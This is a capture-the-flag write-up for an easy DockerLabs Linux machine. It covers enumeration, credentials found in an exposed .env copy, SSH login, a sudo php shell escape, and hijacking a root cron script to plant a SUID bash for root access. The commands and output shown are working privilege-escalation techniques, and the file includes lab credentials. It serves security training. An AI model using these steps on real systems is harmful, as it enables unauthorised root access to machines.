DockerLabs — https://dockerlabs.es/
- Platform: DockerLabs
- OS: Linux
- Difficulty: Easy
Enumeration
Scan
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
|   256 47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
|_  256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mi Landing Page - Ciberseguridad
SSH (22)
Password based authentication
❯ ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:UjQK384LFBMaXowGIlQpRBsUtzEYVMwhTHbjwLP4qMA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@172.17.0.2's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mi Landing Page - Ciberseguridad
Initial Enumeration
/index.html           (Status: 200) [Size: 9487]
/server-status        (Status: 403) [Size: 275]
/whoami               (Status: 301) [Size: 309] [--> http://172.17.0.2/whoami/]
/whoami directory
Directory listingenable- Directory empty

HTML source (index)
- Interesting links
[...]
<script src="script.js"></script>
<script src="imagenes.js"></script>
script.js
- Hint string in
console.log()call
"Se ha prohibido el acceso al archivo .env, que es donde se guarda la password de backup, pero hay una copia llamada .env_de_baluchingon visible jiji"
/.env_de_baluchingon
Credentialsfound at http://172.17.0.2/.env_de_baluchingon
RECOVERY LOGIN

balu:balubalulerobalulei
Exploitation
SSH access (as balu)
- Using
credentialsabove
balu@5e64a11e1c92:~$ id
uid=1001(balu) gid=1001(balu) groups=1001(balu)
Post-exploitation
Users with a shell
balu@5e64a11e1c92:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
chocolate:x:1000:1000::/home/chocolate:/bin/bash
balu:x:1001:1001:balu,,,:/home/balu:/bin/bash
Home content (balu)
- Nothing interesting
.bash_historystarts empty on every new session
balu@5e64a11e1c92:~$ ls -laR
.:
total 36
drwxr-xr-x 1 balu balu 4096 Sep 28  2024 .
drwxr-xr-x 1 root root 4096 Sep 28  2024 ..
-rw------- 1 balu balu   32 Sep 28  2024 .bash_history
-rw-r--r-- 1 balu balu  220 Sep 28  2024 .bash_logout
-rw-r--r-- 1 balu balu 3771 Sep 28  2024 .bashrc
drwx------ 2 balu balu 4096 Sep 28  2024 .cache
-rw-r--r-- 1 balu balu  807 Sep 28  2024 .profile

./.cache:
total 12
drwx------ 2 balu balu 4096 Sep 28  2024 .
drwxr-xr-x 1 balu balu 4096 Sep 28  2024 ..
-rw-r--r-- 1 balu balu    0 Sep 28  2024 motd.legal-displayed
sudo permissions (balu)
- php binary can be executed as chocolate user (no password required)
$ sudo -l
Matching Defaults entries for balu on 5e64a11e1c92:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on 5e64a11e1c92:
    (chocolate) NOPASSWD: /usr/bin/php
php binary allows privesc (info)
Reference: https://gtfobins.github.io/gtfobins/php/#shell

privesc to chocolate user (php binary)
balu@5e64a11e1c92:~$ sudo -u chocolate php -r 'system("/bin/bash -i");'

chocolate@5e64a11e1c92:/home/balu$ id
uid=1000(chocolate) gid=1000(chocolate) groups=1000(chocolate)
Home content (chocolate)
- Nothing interesting at first sight
chocolate@5e64a11e1c92:~$ ls -laR
.:
total 24
drwxr-xr-x 2 chocolate chocolate 4096 May  7  2024 .
drwxr-xr-x 1 root      root      4096 Sep 28  2024 ..
-rw-r--r-- 1 chocolate chocolate  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 chocolate chocolate 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 chocolate chocolate  807 Feb 25  2020 .profile
Files owner by chocolate
chocolate@5e64a11e1c92:~$ find / -user chocolate 2> /dev/null | grep -v proc
/home/chocolate
/home/chocolate/.bash_logout
/home/chocolate/.bashrc
/home/chocolate/.profile
/opt/script.php

chocolate@5e64a11e1c92:~$ ls -l /opt/script.php
-rw-r--r-- 1 chocolate chocolate 59 May  7  2024 /opt/script.php
/opt/script.phpis worth to inspect
chocolate@5e64a11e1c92:~$ cat /opt/script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
- I can modify it, but the script by itself is not enough to privesc
- Maybe a rabbit hole, but if someone with more privileges than me were running it…
Looking for commands and cron tasks running
Checking architecture
chocolate@5e64a11e1c92:~$ uname -a
Linux 5e64a11e1c92 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64 x86_64 x86_64 GNU/Linux
pspy - Download and Execution
- Download
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
[...]
2026-01-19 01:39:35 (20.2 MB/s) - ‘pspy64’ saved [3104768/3104768]
- Running
pspy
chocolate@5e64a11e1c92:~$ chmod u+x pspy64
chocolate@5e64a11e1c92:~$ ./pspy64
[...]
2026/01/19 01:40:10 CMD: UID=0     PID=4393   | php /opt/script.php
/opt/script.phpis being running byrootUID=0- We can modify
/opt/script.php, so we can makerootdo for us whatever we want (php)
/opt/script.php
Backup
chocolate@67cd9952c82f:/opt$ cp script.php script.php.bkp

chocolate@67cd9952c82f:/opt$ ls -l
total 4
-rw-r--r-- 1 chocolate chocolate 76 Jan 20 00:01 script.php
-rw-r--r-- 1 chocolate chocolate 59 Jan 19 23:58 script.php.bkp
Edition
chocolate@67cd9952c82f:/opt$ echo "<?php system('cp /bin/bash /opt/.bash_suid;chmod 4755 /opt/.bash_suid')?>" > script.php
Waiting for the cron task
chocolate@67cd9952c82f:/opt$ ls -la
total 1176
drwxr-xrwx 1 root      root         4096 Jan 20 00:15 .
drwxr-xr-x 1 root      root         4096 Jan 19 23:53 ..
-rwsr-xr-x 1 root      root      1183448 Jan 20 00:15 .bash_suid
-rw-r--r-- 1 chocolate chocolate      74 Jan 20 00:15 script.php
-rw-r--r-- 1 chocolate chocolate      59 Jan 19 23:58 script.php.bkp
Privesc to Root
Using the new SUID binary
chocolate@67cd9952c82f:/opt$ ./.bash_suid -p
.bash_suid-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
Change UID and GID
.bash_suid-5.0# python3 -c 'import os; os.setuid(0); os.setgid(0);os.system("/bin/bash")'

root@67cd9952c82f:/root# id
uid=0(root) gid=0(root) groups=0(root),1000(chocolate)